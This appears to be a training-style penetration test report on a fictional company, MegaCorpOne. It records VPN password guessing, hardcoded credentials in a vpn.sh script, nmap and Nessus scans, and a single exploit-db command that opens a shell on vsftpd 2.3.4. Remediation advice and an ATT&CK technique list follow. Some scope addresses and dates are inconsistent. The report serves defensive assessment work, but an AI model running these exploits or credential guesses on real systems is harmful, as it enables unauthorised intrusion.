Cybersecurity

Penetration Test Report Template

MegaCorpOne

Penetration Test Report

Kaden Pen-Testing, LLC

Confidentiality Statement

This document contains confidential and privileged information from MegaCorpOne Inc. (henceforth known as MegaCorpOne). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

Table of Contents

Contact Information

Company Name	Kaden Pen-Testing, LLC
Contact Name	Kaden Anderson
Contact Title	Penetration Tester
Contact Phone	555.224.2411
Contact Email	Kaden@KPT.com

Document History

Version	Date	Author(s)	Comments
001	01/01/2024	Kaden Anderson	

Introduction

In accordance with MegaCorpOne's policies, Kaden Pen-Testing, LLC (henceforth known as KPT) conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices. The project was conducted on a number of systems on MegaCorpOne's network segments by KPT during June of 2024.

For the testing, KPT focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in MegaCorpOne's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

KPT used its proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

MegaCorpOne has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges to domain administrator.
Compromise at least two machines.

Penetration Testing Methodology

Reconnaissance

KPT begins assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

Identification of Vulnerabilities and Services

KPT uses custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker’s point of view. These methods provide MegaCorpOne with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

KPT’s normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

Scope

Prior to any assessment activities, MegaCorpOne and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the MegaCorpOne POC to determine which network ranges are in-scope for the scheduled assessment.

It is MegaCorpOne's responsibility to ensure that IP addresses identified as in-scope are actually controlled by MegaCorpOne and are hosted in MegaCorpOne-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.

IP Address/URL	Description
172.16.117.0/16 MCO.local *.Megacorpone.com	MegaCorpOne internal domain, range and public website


Executive Summary of Findings

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

Critical:	Immediate threat to key business processes.
High:	Indirect threat to key business processes/threat to secondary business processes.
Medium:	Indirect or partial threat to business processes.
Low:	No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
Informational:	No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within MegaCorpOne's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- There was a good grasp of infrastructure that can be improved with minimal tweaks.


Summary of Weaknesses

KPT successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

- Weak user passwords on vpn.
- ssh shell script with hardcoded usernames and passwords
- Vulnerable ports allow Remote code execution

Executive Summary


Upon looking at the emails on the public facing websites, I began to guess a series of passwords on the public facing vpn to gain access to the internal systems. The login I used was for Tom Hudson, where his username was the same as the password “thudson + thudson”.
I then downloaded the vpn.sh file to see how to gain further access to the network. upon inspection, it further revealed unencrypted user’s login information within the file.
A quick scan of the network, using NMAP, revealed the different IP addresses within the system itself. Then, using Nessus, it allowed me to see the different possible vulnerabilities of the various systems. The FTP port was open, which allows me to use an exploit for remote code execution; I am able to use a terminal shell.




Index of /

Name	Last modified	Size	Description
index.nginx-debian.html	2022-01-04 14:25	612	
password.lst	2022-01-18 22:38	26K	
vpn.sh	2021-06-28 15:25	1.3K	


Apache/2.4.46 (Debian) Server at vpn.megacorpone.com Port 80



```
echo 'Enter password'

read password

echo ''

echo 'Attempting connection to vpn.megacorpone.com...'

sleep 3

if [ $username == 'thudson' ] && [ $password == 'thudson' ]
then
        echo "You are now connected to MegaCorpOne VPN."
elif [ $username == 'trivera' ] && [ $password == 'Spring2021' ]
then
        echo "You are now connected to MegaCorpOne VPN."
elif [ $username == 'msmith' ] && [ $password == 'msmith' ]
then
        echo "You are now connected to MegaCorpOne VPN."
elif [ $username == 'mcarlow' ] && [ $password == 'Pa55word' ]
then
        echo "You are now connected to MegaCorpOne VPN."
elif [ $username == 'agrofield' ] && [ $password == 'agrofield1' ]
then
        echo "You are now connected to MegaCorpOne VPN."
else
        echo "Incorrect username or password."
```



```
┌──(root💀kali)-[~]
└─# nmap -sV 172.22.117.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2024-01-09 21:57 EST
Nmap scan report for WinDC01 (172.22.117.10)
Host is up (0.00036s latency).
Not shown: 989 closed tcp ports (reset)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2024-01-10 02:57:45Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: megacorpone.local0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: megacorpone.local0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
MAC Address: 00:15:5D:02:04:11 (Microsoft)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```




Host	Vulnerabilities ▾
172.22.117.150	8 8 23 5 126
172.22.117.10	57
172.22.117.20	4 46


Scan Details

Policy: Basic Network Scan
Status: Completed
Severity Base: CVSS v3.0
Scanner: Local Scanner
Start: 2022-01-31 at 9:01 PM
End: 2022-01-31 at 9:26 PM
Elapsed: 24 minutes

Vulnerabilities



```
┌──(root💀kali)-[~]
└─# nmap -sV 172.22.117.150
Starting Nmap 7.92 ( https://nmap.org ) at 2024-01-09 23:24 EST
Nmap scan report for 172.22.117.150
Host is up (0.0089s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
```



```
┌──(root💀kali)-[~]
└─# python /usr/share/exploitdb/exploits/unix/remote/49757.py 172.22.117.150
Success, shell opened
Send `exit` to quit shell
```

Summary Vulnerability Overview

Vulnerability	Severity
Weak password on public web application	Critical
Hardcoded, visible usernames and passwords on the vpn shell script.	Critical
Port 21 (FTP) is open, which allows remote code execution.	Critical

The following summary tables represent an overview of the assessment findings for this penetration test:

Scan Type	Total
Hosts	172.22.117.0/16
Ports	21-8180

Exploitation Risk	Total
Critical	8
High	9
Medium	27
Low	5

Vulnerability Findings

Weak Password on Public Web Application

Risk Rating: Critical

Description:
The site **vpn.megacorpone.com** is used to host the Cisco AnyConnect configuration file for MegaCorpOne. This site is secured with basic authentication but is susceptible to a dictionary attack. KPT was able to use a username gathered from OSINT in combination with a wordlist in order to guess the user's password and access the configuration file.

Affected Hosts: vpn.megacorpone.com

Remediation:

- Set up two-factor authentication instead of basic authentication to prevent dictionary attacks from being successful.
- Require a strong password complexity that requires passwords to be over 12 characters long, upper+lower case, & include a special character.
- Reset the user **thudson**'s password.

Open port 21 (ftp) Allows for Remote Code Execution.

Risk Rating: Critical

Description:
The IP address 172.22.117.150 had Port 21 open, which allowed for Remote Code Execution once that port was exploited using metasploit.

Affected Hosts: 172.22.117.150

Remediation:


- Disable or reconfigure port 21

MITRE ATT&CK Navigator Map

The following completed MITRE ATT&CK navigator map shows all of the techniques and tactics that KPT used throughout the assessment.

Legend:

Performed successfully
Failure to perform



about
layer

domain
Enterprise ATT&CK v14

platforms
Linux, macOS, Windows,
Network, PRE, Containers, Office 365,
SaaS, Google Workspace, IaaS, Azure AD

Reconnaissance	Resource Development	Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion
Active Scanning	Acquire Access	Content Injection	Cloud Administration Command	Account Manipulation	Abuse Elevation Control Mechanism	Abuse Elevation Control Mechanism
Scanning IP Blocks	Acquire Infrastructure	Drive-by Compromise	Command and Scripting Interpreter	BITS Jobs	Access Token Manipulation	Access Token Manipulation
Vulnerability Scanning	Compromise Accounts	Exploit Public-Facing Application	Container Administration Command	Boot or Logon Autostart Execution	Account Manipulation	BITS Jobs
Wordlist Scanning	Compromise Infrastructure	External Remote Services	Deploy Container	Boot or Logon Initialization Scripts	Boot or Logon Autostart Execution	Build Image on Host
Gather Victim Host Information	Develop Capabilities	Hardware Additions	Exploitation for Client Execution	Browser Extensions	Boot or Logon Initialization Scripts	Debugger Evasion
Gather Victim Identity Information	Establish Accounts	Phishing	Inter-Process Communication	Compromise Client Software Binary	Create or Modify System Process	Deobfuscate/Decode Files or Information
Gather Victim Network Information	Obtain Capabilities	Replication Through Removable Media	Native API	Create Account	Domain Policy Modification	Deploy Container
Gather Victim Org Information	Stage Capabilities	Supply Chain Compromise	Scheduled Task/Job	Create or Modify System Process	Escape to Host	Direct Volume Access
Phishing for Information		Trusted Relationship	Serverless Execution	Event Triggered Execution	Event Triggered Execution	Domain Policy Modification
Search Closed Sources		Valid Accounts	Shared Modules	External Remote Services	Exploitation for Privilege Escalation	Execution Guardrails
Search Open Technical Databases			Software Deployment Tools	Hijack Execution Flow	Hijack Execution Flow	Exploitation for Defense Evasion
Search Open Websites/Domains			System Services	Implant Internal Image	Process Injection	File and Directory Permissions Modification
Search Victim-Owned Websites			User Execution	Modify Authentication Process	Scheduled Task/Job	Hide Artifacts
			Windows Management Instrumentation	Office Application Startup	Valid Accounts	Hijack Execution Flow
				Power Settings		Impair Defenses
				Pre-OS Boot		Impersonation
				Scheduled Task/Job		Indicator Removal
				Server Software Component		Indirect Command Execution
				Traffic Signaling		Masquerading
				Valid Accounts		Modify Authentication Process
						Modify Cloud Compute Infrastructure
						Modify Registry
						Modify System Image
						Network Boundary Bridging
						Obfuscated Files or Information
						Plist File Modification
						Pre-OS Boot
						Process Injection
						Reflective Code Loading
						Rogue Domain Controller
						Rootkit
						Subvert Trust Controls
						System Binary Proxy Execution
						System Script Proxy Execution
						Template Injection
						Traffic Signaling
						Trusted Developer Utilities Proxy Execution
						Unused/Unsupported Cloud Regions
						Use Alternate Authentication Material
						Valid Accounts
						Virtualization/Sandbox Evasion
						Weaken Encryption
						XSL Script Processing

Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
Adversary-in-the-Middle	Account Discovery	Exploitation of Remote Services	Adversary-in-the-Middle	Application Layer Protocol	Automated Exfiltration	Account Access Removal
Brute Force	Application Window Discovery	Internal Spearphishing	Archive Collected Data	Communication Through Removable Media	Data Transfer Size Limits	Data Destruction
Credentials from Password Stores	Browser Information Discovery	Lateral Tool Transfer	Audio Capture	Content Injection	Exfiltration Over Alternative Protocol	Data Encrypted for Impact
Exploitation for Credential Access	Cloud Infrastructure Discovery	Remote Service Session Hijacking	Automated Collection	Data Encoding	Exfiltration Over C2 Channel	Data Manipulation
Forced Authentication	Cloud Service Dashboard	Remote Services	Browser Session Hijacking	Data Obfuscation	Exfiltration Over Other Network Medium	Defacement
Forge Web Credentials	Cloud Service Discovery	Replication Through Removable Media	Clipboard Data	Dynamic Resolution	Exfiltration Over Physical Medium	Disk Wipe
Input Capture	Cloud Storage Object Discovery	Software Deployment Tools	Data from Cloud Storage	Encrypted Channel	Exfiltration Over Web Service	Endpoint Denial of Service
Modify Authentication Process	Container and Resource Discovery	Taint Shared Content	Data from Configuration Repository	Fallback Channels	Scheduled Transfer	Financial Theft
Multi-Factor Authentication Interception	Debugger Evasion	Use Alternate Authentication Material	Data from Information Repositories	Ingress Tool Transfer	Transfer Data to Cloud Account	Firmware Corruption
Multi-Factor Authentication Request Generation	Device Driver Discovery		Data from Local System	Multi-Stage Channels		Inhibit System Recovery
Network Sniffing	Domain Trust Discovery		Data from Network Shared Drive	Non-Application Layer Protocol		Network Denial of Service
OS Credential Dumping	File and Directory Discovery		Data from Removable Media	Non-Standard Port		Resource Hijacking
Steal Application Access Token	Group Policy Discovery		Data Staged	Protocol Tunneling		Service Stop
Steal or Forge Authentication Certificates	Log Enumeration		Email Collection	Proxy		System Shutdown/Reboot
Steal or Forge Kerberos Tickets	Network Service Discovery		Input Capture	Remote Access Software		
Steal Web Session Cookie	Network Share Discovery		Screen Capture	Traffic Signaling		
Unsecured Credentials	Network Sniffing		Video Capture	Web Service		
	Password Policy Discovery					
	Peripheral Device Discovery					
	Permission Groups Discovery					
	Process Discovery					
	Query Registry					
	Remote System Discovery					
	Software Discovery					
	System Information Discovery					
	System Location Discovery					
	System Network Configuration Discovery					
	System Network Connections Discovery					
	Discovery					
	System Service Discovery					
	System Time Discovery					
	Virtualization/Sandbox Evasion					